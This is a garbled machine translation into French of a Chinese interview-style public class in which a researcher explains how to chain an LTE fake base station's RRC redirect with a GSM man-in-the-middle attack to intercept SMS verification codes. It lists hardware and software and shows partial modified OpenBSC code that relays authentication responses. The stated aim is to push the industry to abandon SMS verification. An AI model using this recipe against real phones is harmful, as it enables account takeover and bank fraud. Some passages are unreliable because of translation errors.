Comment utiliser la pseudo station de base LTE / 4G + l'attaque de l'homme au milieu GSM pour casser toutes les vérifications par SMS, des produits secs purs! Classe ouverte à plaies dures

Les invités

Les invités à cette classe publique se sont présentés :

- Mentors en entrepreneuriat qui ont échoué dans les affaires continues;
- Faux investisseur providentiel
- Fondateur et président d'une université privée non renommée;
- Dans mes temps libres, je passe beaucoup de temps au laboratoire de sécurité des communications de l'école.

Depuis qu'il a prononcé un discours lors de la conférence des hackers "Technologie d'utilisation avancée des pseudo-stations de base - Briser complètement les codes de vérification SMS", Black Production s'est concentré sur cette technologie. Ils offrent une garantie de prix de 2 millions de yuans par mois pour ceux qui peuvent imiter cette méthode d'attaque, plus une part.

En fait, cette méthode d'attaque peut laver de nombreux comptes bancaires en une seconde. Il a dit qu'une estimation prudente est qu'une heure apportera environ 70 millions de yuans de production noire. Mais il n'était pas pour de l'argent. Ses mots originaux étaient: "Le mécanisme de sécurité du code de vérification SMS est mort, et je veux le pousser vers le bas!"

Il est le hacker Seeker précédemment signalé par Leifeng.com (WeChat ID: letshome). La dernière fois, Seeker a estimé que lui et Lei Feng Wang (compte public: Lei Feng Wang) avaient trop parlé de "potins de dentelle". Dans cette classe publique, il a décidé de parler de "technologie pure" (je plaisante! Je ne laisserai toujours pas les potins disparaître)), Expliquez comment utiliser la pseudo station de base LTE / 4G + attaque man-in-the-middle GSM pour franchir toutes les vérifications par SMS et gérer la stratégie.

Présentation des invités

Chercheur, fondateur et PDG de China Haitian Group Co., Ltd., vétéran des technologies de l'information et spécialiste de la sécurité des réseaux. Il a démarré son entreprise en 1994 et a connu des hauts et des bas. Il est toujours sur la route : Services de formation et de conseil. Chercheur très sensible aux nouvelles technologies, il a commencé la programmation à l'âge de 13 ans, a commencé à jouer des communications radio au collège et a depuis maintenu son intérêt pour la recherche dans les domaines de la sécurité des réseaux et des communications sans fil.

Examen des points saillants des questions et réponses

1. Demandez d'abord à Teacher Seeker une brève introduction.

Chercheur: Je suis un entrepreneur en série. J'ai obtenu mon diplôme universitaire en 1994 et créé ma première entreprise à Zhongguancun, Pékin. Depuis, je suis sur la voie de l'entrepreneuriat. La direction de l'entrepreneuriat est principalement l'informatique, Internet et l'éducation. L'entreprise a subi des hauts et des bas et des ajustements. Il s'agit d'une université privée qui développe des produits de sécurité Internet et réseau, et fournit des services de formation et de conseil en technologie informatique.

J'ai toujours été intéressé par les nouvelles technologies, les nouveaux concepts de gestion et les nouvelles méthodes entrepreneuriales, j'ai également suivi le développement de nombreux domaines scientifiques et technologiques, je suis une école technique de pointe et relativement tendance. J'ai commencé la programmation à l'âge de 13 ans et j'ai commencé à jouer à la communication radio au collège. J'étais un prodige de l'informatique et un adolescent HAM. Après cela, j'ai gardé mon intérêt de recherche dans le domaine de la sécurité des réseaux et de la communication sans fil. Pour des raisons professionnelles, je suis principalement actif dans les milieux de l'éducation, de l'entreprenariat et de l'investissement, mais dans mes temps libres, je l'utilise principalement pour la sécurité des réseaux et la recherche sur les communications sans fil.

2. Afin de ne pas attirer les policiers, veuillez introduire en détail la méthode de redirection LTE + attaque de l'homme du milieu GSM sur une base légale.

Chercheur: La méthode d'attaque que j'ai implémentée peut prouver que le mécanisme d'authentification de sécurité du code de vérification SMS peut être facilement brisé. Il doit être abandonné dès que possible et utiliser un mécanisme d'authentification plus sécurisé.

Parlons brièvement du principe: un attaquant peut configurer une pseudo station de base LTE pour attirer un téléphone mobile LTE cible à attacher (attach). Pendant le processus d'attachement, le téléphone mobile est redirigé vers un réseau malveillant préétabli par l'attaquant via la signalisation de redirection RRC. Habituellement, Il s'agit d'une pseudo station de base GSM, puis l'attaquant utilise un autre téléphone mobile comme téléphone mobile attaquant et s'enregistre auprès du réseau actuel de l'opérateur en tant que téléphone mobile cible, afin qu'il ait l'identité complète du téléphone mobile cible sur le réseau en direct, puisse effectuer des appels en tant que téléphone mobile cible, Envoyer et recevoir des messages texte, c'est ce que l'on appelle l'attaque de l'homme du milieu GSM. Cette méthode d'attaque peut bloquer tous les messages courts envoyés au téléphone mobile cible, de sorte qu'elle peut traverser tous les services réseau qui utilisent des codes de vérification des messages courts comme mécanisme d'authentification d'identité, y compris les services bancaires mobiles et les systèmes de paiement mobile.

Il convient de noter que la redirection LTE RRC peut non seulement se connecter à des pseudo stations de base GSM, mais également à des pseudo stations de base CDMA, ainsi qu'à des cellules femtocell 3G et 4G, qui peuvent également mettre en œuvre des attaques d'homme au milieu. Même s'il est connecté au GSM, dans certains cas, il n'est pas nécessaire de configurer une pseudo station de base, et il peut se connecter directement à la station de base GSM du réseau existant, puis utiliser une méthode semi-active pour intercepter le message court, et obtenir le même effet d'interception de message court sans attaque d'homme au milieu.

La redirection LTE + les attaques de l'homme du milieu GSM ont un large éventail d'applications et sont très destructrices. La large gamme est obtenue grâce aux attaques de redirection LTE, car plus de 95% des téléphones LTE dans la couverture des pseudo-stations de base LTE seront affectés. Il est hautement destructeur et constitue une forme d'attaque de l'homme du milieu. Il équivaut au contrôle total des messages texte du téléphone portable transférés à l'attaquant sans être remarqué par le propriétaire. Il peut non seulement intercepter le code de vérification SMS, mais également combiner une variété de trucs. Utilisations diverses.

La première divulgation publique des attaques de redirection LTE a été brièvement mentionnée dans le nouveau livre "Le secret de l'attaque et de la défense de la sécurité radio" publié par la 360 Unicorn Team en mai de cette année, et la première exposition publique au monde a eu lieu en 5 À la fin du mois au HITB à Amsterdam, cela a été fait par le Dr Huang Lin de la 360 Unicorn Team. Huang Lin a présenté un iPhone China Unicom redirigé vers une pseudo station de base GSM par une pseudo station de base LTE, vérifiant la possibilité d'une attaque de redirection LTE. Je ne suis donc pas le premier à découvrir cette vulnérabilité exploitable LTE.

L'attaque de l'homme du milieu GSM a une histoire beaucoup plus longue, et je n'ai été ni le premier à la découvrir ni le premier à la mettre en œuvre.

L'attaque de l'homme du milieu GSM a été utilisée dans les industries noires il y a 2 à 3 ans en Chine. Le plus commun est le système de collecte de numéros, qui est utilisé pour collecter les numéros de téléphone mobile GSM près d'un certain endroit, et détourner l'identité des utilisateurs de téléphones mobiles GSM à proximité via une pseudo station de base GSM + téléphone mobile d'attaque. Allez composer un numéro de téléphone spécifique, puis regroupez les appels manqués sur ce numéro. De cette façon, les numéros de téléphone mobile des personnes passant près de l'endroit sont divulgués sans le savoir. D'autres pirates envoient des SMS pour s'abonner à certains services SP après avoir détourné l'identité des utilisateurs de téléphones mobiles, car il y a des coûts évidents et les utilisateurs sont faciles à détecter. Une méthode plus cachée consiste à l'utiliser pour faire glisser les commandes. Après avoir reçu le numéro de téléphone mobile, l'état de détournement d'identité est conservé pendant une courte période pour intercepter les messages texte, puis l'enregistrement de l'utilisateur du réseau et l'ouverture du compte ou la confirmation par SMS de certaines opérations sensibles peuvent être effectués rapidement. Glissez-le. L'utilisation de détournements d'identités de téléphones portables à proximité d'aéroports internationaux et d'appels de numéros d'appel très rémunérateurs sur des réseaux de transporteurs étrangers est encore plus vicieuse.

J'ai trouvé qu'en théorie, il est possible de combiner les attaques de redirection LTE et les attaques de l'homme du milieu GSM pour former un outil d'attaque puissant et largement applicable. Sur la base de mes observations sur le travail noir, cet outil sera développé et utilisé par le travail noir tôt ou tard. La rapidité des vulnérabilités des protocoles de télécommunications est très longue, en raison de la nécessité de prendre soin des milliards de terminaux de téléphonie mobile existants. Une fois que les vulnérabilités des protocoles de télécommunications seront exploitées par les Noirs, le préjudice sera généralisé et durable. Personnellement, je prédis que l'industrie noire ciblera d'abord les codes de vérification SMS, qui se sont révélés peu sûrs, et commencera par les services bancaires mobiles et les systèmes de paiement mobile. Les institutions financières et les fournisseurs de services réseau doivent être pleinement alertes et faire des préparatifs, après tout, il faut beaucoup de temps pour déployer un autre ensemble de systèmes d'authentification d'identité. Afin de prouver que ce type d'attaque est non seulement théoriquement établi, mais qu'il apparaîtra vraiment bientôt, afin que l'industrie puisse abandonner le code de vérification SMS dès que possible. J'ai implémenté par programmation cette combinaison d'attaque et j'ai donné une conférence "Pseudo station de base avancée" lors de la conférence des hackers KCon en août. Utilisation des codes de vérification de SMS complètement rompus par la technologie ". La classe publique d'aujourd'hui est également basée sur le même objectif, à savoir pousser un code de vérification de message court, qui n'est pas facile à renverser, un mécanisme d'authentification qui n'est pas facile à renverser, et proposer des solutions alternatives.


En suivant le modèle de divulgation responsable, je ne publierai pas de code source d'attaque spécifique ni de détails d'implémentation pour éviter d'être utilisé par des praticiens de piratage. Cependant, je divulguerai toujours suffisamment d'informations pour que les institutions financières et les fournisseurs de services Internet puissent accorder suffisamment d'attention pour comprendre la gravité des menaces à la sécurité et préparer des solutions alternatives.

Ce qui précède est des informations générales. Ce qui suit suppose que les membres du groupe ont une compréhension de base du GSM et du LTE.

La redirection LTE RRC est fréquemment utilisée dans le réseau existant. Elle est plus courante dans les circuits de secours de domaine (CSFB) lorsque les téléphones mobiles LTE reçoivent et passent des appels. Cela signifie que le système LTE demande au téléphone mobile / équipement utilisateur (UE) de quitter l'état connecté via le redirectedCarrierInfo dans le message RRCConnectionRelease. Essayez de camper sur le système / fréquence spécifié. L'UE libère d'abord la connexion actuelle, puis redirige vers la fréquence indiquée pour rétablir la connexion.


Le principe de l'attaque par redirection LTE RRC: la pseudo station de base LTE attire les téléphones mobiles LTE à attacher. Après avoir reçu la demande d'attachement du téléphone mobile et avant le début du processus de sécurité, envoyez directement un message NAS pour rejeter l'attachement rejet. Émettez ensuite le message RRCConnectionRelease, qui transporte les informations redirectedCarrierInfo, ordonne au téléphone de fermer la connexion actuelle, puis transfère vers le réseau (2G / 3G / 4G) et le point de fréquence (ARFCN) indiqué par l'attaquant, qui est généralement un réseau malveillant préétabli. Établissez une connexion pour faciliter la prochaine attaque de l'attaquant.

Comment utiliser la pseudo station de base LTE / 4G + l'attaque de l'homme au milieu GSM pour casser toutes les vérifications par SMS, des produits secs purs! Cours ouvert sur les plaies dures.



La raison pour laquelle l'attaque de redirection LTE RRC est établie: sous LTE, le téléphone mobile (UE) et la station de base (eNodeB) doivent être authentifiés bidirectionnellement. Il va de soi qu'une station de base non authentifiée ne doit pas être fausse et doit suivre les instructions de la station de base. Lorsque le 3GPP a formulé la norme de protocole, il doit être sélectionné lorsque la disponibilité et la sécurité ne peuvent pas être obtenues en même temps, et la sécurité abandonnée. C'est-à-dire que lorsque des situations d'urgence et des urgences se produisent, un grand nombre de demandes de services de téléphonie mobile peuvent être générées. La disponibilité du réseau est importante pour garantir la vie, La sécurité des propriétés est très importante. Il est nécessaire de pouvoir planifier les demandes réseau en temps opportun et de transférer la pression. À l'heure actuelle, un grand nombre de mesures de sécurité telles que l'authentification, le chiffrement et le contrôle d'intégrité peuvent entraîner des goulots d'étranglement du réseau, elles sont donc toutes abandonnées.

Construction d'une pseudo station de base LTE: matériel: PC haute performance, bladeRF (ou USRP B2x0), système d'alimentation d'antenne; logiciel: Ubuntu Linux, OpenAirInterface. Comparé à OpenLTE, le code OAI est beaucoup plus mature et stable, et il prend en charge TDD et FDD LTE.



Implémentation de la programmation de l'attaque de redirection LTE RRC: RAI et R9 RRCConnectionRelase sont définis dans le code OAI (OpenAirInterface), mais aucune code logique n'est appelée; le code de MME et eNodeB doit être modifié pour ajouter la logique correspondante.

Comment utiliser la pseudo station de base LTE / 4G + l'attaque de l'homme au milieu GSM pour casser toutes les vérifications par SMS, des produits secs purs! Classe ouverte à plaies dures

```
/* Dependencies */
typedef enum RedirectedCarrierInfo_PR {
        RedirectedCarrierInfo_PR_NOTHING,       /* No components present */
        RedirectedCarrierInfo_PR_eutra,
        RedirectedCarrierInfo_PR_geran,
        RedirectedCarrierInfo_PR_utra_FDD,
        RedirectedCarrierInfo_PR_utra_TDD,
        RedirectedCarrierInfo_PR_cdma2000_HRPD,
        RedirectedCarrierInfo_PR_cdma2000_1xRTT,
        /* Extensions may appear below */
        RedirectedCarrierInfo_PR_utra_TDD_r10
} RedirectedCarrierInfo_PR;

/* RedirectedCarrierInfo */
typedef struct RedirectedCarrierInfo {
        RedirectedCarrierInfo_PR present;
        union RedirectedCarrierInfo_u {
                ARFCN_ValueEUTRA_t      eutra;
                CarrierFreqsGERAN_t     geran;
                ARFCN_ValueUTRA_t       utra_FDD;
                ARFCN_ValueUTRA_t       utra_TDD;
                CarrierFreqCDMA2000_t   cdma2000_HRPD;
                CarrierFreqCDMA2000_t   cdma2000_1xRTT;
                /*
                 * This type is extensible,
                 * possible extensions are below.
                 */
                CarrierFreqListUTRA_TDD_r10_t   utra_TDD_r10;
        } choice;

        /* Context for parsing across buffer boundaries */
        asn_struct_ctx_t _asn_ctx;
} RedirectedCarrierInfo_t;

/* Dependencies */
typedef enum CarrierFreqsGERAN__followingARFCNs_PR {
        CarrierFreqsGERAN__followingARFCNs_PR_NOTHING,  /* No components present */
        CarrierFreqsGERAN__followingARFCNs_PR_explicitListOfARFCNs,
        CarrierFreqsGERAN__followingARFCNs_PR_equallySpacedARFCNs,
        CarrierFreqsGERAN__followingARFCNs_PR_variableBitMapOfARFCNs
} CarrierFreqsGERAN__followingARFCNs_PR;

/* CarrierFreqsGERAN */
typedef struct CarrierFreqsGERAN {
        ARFCN_ValueGERAN_t      startingARFCN;
        BandIndicatorGERAN_t    bandIndicator;
        struct CarrierFreqsGERAN__followingARFCNs {
                CarrierFreqsGERAN__followingARFCNs_PR present;
                union CarrierFreqsGERAN__followingARFCNs_u {
                        ExplicitListOfARFCNs_t  explicitListOfARFCNs;
                        struct CarrierFreqsGERAN__followingARFCNs__equallySpacedARFCNs {
                                long    arfcn_Spacing;
                                long    numberOfFollowingARFCNs;

                                /* Context for parsing across buffer boundaries */
                                asn_struct_ctx_t _asn_ctx;
                        } equallySpacedARFCNs;
                        OCTET_STRING_t  variableBitMapOfARFCNs;
                } choice;

                /* Context for parsing across buffer boundaries */
                asn_struct_ctx_t _asn_ctx;
        } followingARFCNs;

        /* Context for parsing across buffer boundaries */
        asn_struct_ctx_t _asn_ctx;
} CarrierFreqsGERAN_t;
```

Ce qui suit décrit le principe d'une attaque de l'homme du milieu GSM: insérer une pseudo station de base GSM et un téléphone mobile d'attaque GSM entre le téléphone mobile GSM cible et la station de base GSM de l'opérateur. Démarrez une pseudo station de base près de la cible, induisez le téléphone mobile cible à camper (Camping) et appelez le téléphone mobile attaquant pour attacher (attach) la station de base de l'opérateur sur le réseau existant. Si le réseau actuel nécessite une authentification, envoyez une demande d'authentification(Authentication request) La pseudo-station de base l'envoie au téléphone mobile cible. Une fois que le téléphone mobile cible a renvoyé une réponse d'authentification (Authentication response) à la pseudo-station de base, la réponse d'authentification est d'abord transmise au téléphone mobile attaquant, puis le téléphone mobile attaquant est transmis au réseau en direct. Enfin, une fois l'authentification terminée, le téléphone mobile attaquant commence par L'identité du téléphone cible a été enregistrée avec succès sur le Web en direct. Lors de l'envoi et de la réception de SMS ou de la réception d'appels téléphoniques plus tard, si le réseau actuel ne nécessite pas d'authentification, elle peut être complétée directement par le téléphone mobile attaquant. Si l'authentification est requise, la pseudo station de base est appelée à nouveau pour lancer une demande d'authentification sur le téléphone mobile cible, puis l'authentification reçue est effectuée. La réponse est transmise à la station de base de l'opérateur du réseau existant.

Construction d'une pseudo station de base GSM: matériel: PC ordinaire, antenne USRP B2X0 + (ou Motorola C118 / C139 + CP2102). Logiciel: Ubuntu Linux, OpenBSC.

OpenBSC: Un ensemble de système de station de base GSM / GPRS à interface ouverte hautes performances initié et maintenu par Osmocom.

Construction du téléphone mobile d'attaque GSM:

matériel: PC ordinaire, Motorola C118 / C139 + CP2102.

Logiciel: Ubuntu Linux, OsmocomBB. OsmocomBB: projet open source GSM en bande de base basé sur une fuite de réécriture de code source en bande de base de téléphone mobile, qui ne peut prendre en charge que les processeurs en bande de base TI Calypso. L'ensemble de code source divulgué utilisé pour référence est incomplet, seulement 90 +% du code source, certaines bibliothèques de connexion n'ont pas de code source et le code du DSP est également manquant. OsmocomBB est conçu comme un outil expérimental pour les pirates, pas comme un système de téléphonie mobile pour les utilisateurs ordinaires. Ses couches layer 2 et 3 sont exécutées sur PC, ce qui permet aux pirates d'écrire et de modifier facilement du code pour réaliser certaines de leurs propres fonctions.

Implémentation de la programmation d'attaque GSM man-in-the-middle (MITM) (OpenBSC): implémentez les fonctions de base d'une pseudo station de base; envoyez l'IMSI attach au téléphone mobile au téléphone mobile d'attaque MITM; recevez la demande d'authentification du téléphone mobile d'attaque et lancez l'authentification réseau sur le téléphone mobile cible; La réponse d'authentification reçue du téléphone cible est renvoyée au téléphone attaquant.

Comment utiliser la pseudo station de base LTE / 4G + l'attaque de l'homme au milieu GSM pour casser toutes les vérifications par SMS, des produits secs purs! Cours ouvert sur les plaies dures

```
static int gsm48_rx_mm_auth_resp(struct gsm_subscriber_connection *conn, struct msgb *msg)
{
        struct gsm48_hdr *gh = msgb_l3(msg);
        struct gsm48_auth_resp *ar = (struct gsm48_auth_resp*) gh->data;
        struct gsm_network *net = conn->bts->network;
        struct gsm_subscriber *subscr = conn->subscr;

        DEBUGP(DMM, "MM AUTHENTICATION RESPONSE (sres = %s): ",
                osmo_hexdump(ar->sres, 4));

        DEBUGPC(DMM, "sres  expected (%s)\n",
                        osmo_hexdump(conn->sec_operation->atuple.vec.sres, 4));

        /* Safety check */
        if (!conn->sec_operation) {
                DEBUGP(DMM, "No authentication/cipher operation in progress !!!\n");
                return -EIO;
        }

        if(subscr->is_netauth==1){
                printf("calling function to send sres %s\n", osmo_hexdump(ar->sres, 4));

                abts_sres_cmd(ar->sres);

                subscr->is_netauth = 0;
                release_net_auth(conn);

        }
        /* Start ciphering */
        return gsm0808_cipher_mode(conn, net->a5_encryption,
                                   conn->sec_operation->atuple.vec.kc, 8, 0);
}
```

```
static int
abts_ctrl_send_cmd(struct abts *abts, const char *cmd, const char *fmt, ...)
{
        va_list ap;
        char buf[ABTS_CMD_BUF_LEN];
        int l;

        l = snprintf(buf, sizeof(buf)-1, "CMD %s ", cmd);

        va_start(ap, fmt);
        l += vsnprintf(buf+l, sizeof(buf)-l-1, fmt, ap);
        va_end(ap);

        buf[l] = '\0';

        //LOGP(DTRX, LOGL_DEBUG, "ABTS Control send: |%s|\n", buf);
        printf("ABTS Control send: |%s|\n", buf);

        send(abts->ofd_ctrl.fd, buf, strlen(buf)+1, 0);

        return 0;
}

static int abts_attach_cmd(char *imsi)
{
        char buf[ABTS_CMD_BUF_LEN];
        int l;
        int ret;
        l = snprintf(buf, sizeof(buf)-1, "ATTACH %s", imsi);
        buf[l] = '\0';
        printf("abts_attach_cmd %s\n", buf);
        ret = abts_ctrl_send_cmd(abts, buf, "%d", 0);

        return ret;
}
```


Programmation de la mise en œuvre de l'attaque GSM homme-au-milieu (MITM) (OsmocomBB): réception de l'IMSI à partir d'une pseudo station de base; utilisation de cet IMSI pour lancer une demande de mise à jour de l'emplacement (Location Update) sur le réseau de l'opérateur correspondant; si le réseau de l'opérateur nécessite une authentification, il recevra La demande d'authentification est envoyée à la pseudo station de base; la réponse d'authentification renvoyée par la pseudo station de base est transmise au réseau de l'opérateur pour terminer l'authentification; et le vecteur d'attaque est démarré en utilisant une fausse identité: recevoir / envoyer un court message et passer / recevoir un appel.

Si une opération nécessite une authentification, le processus d'authentification précédent est répété.

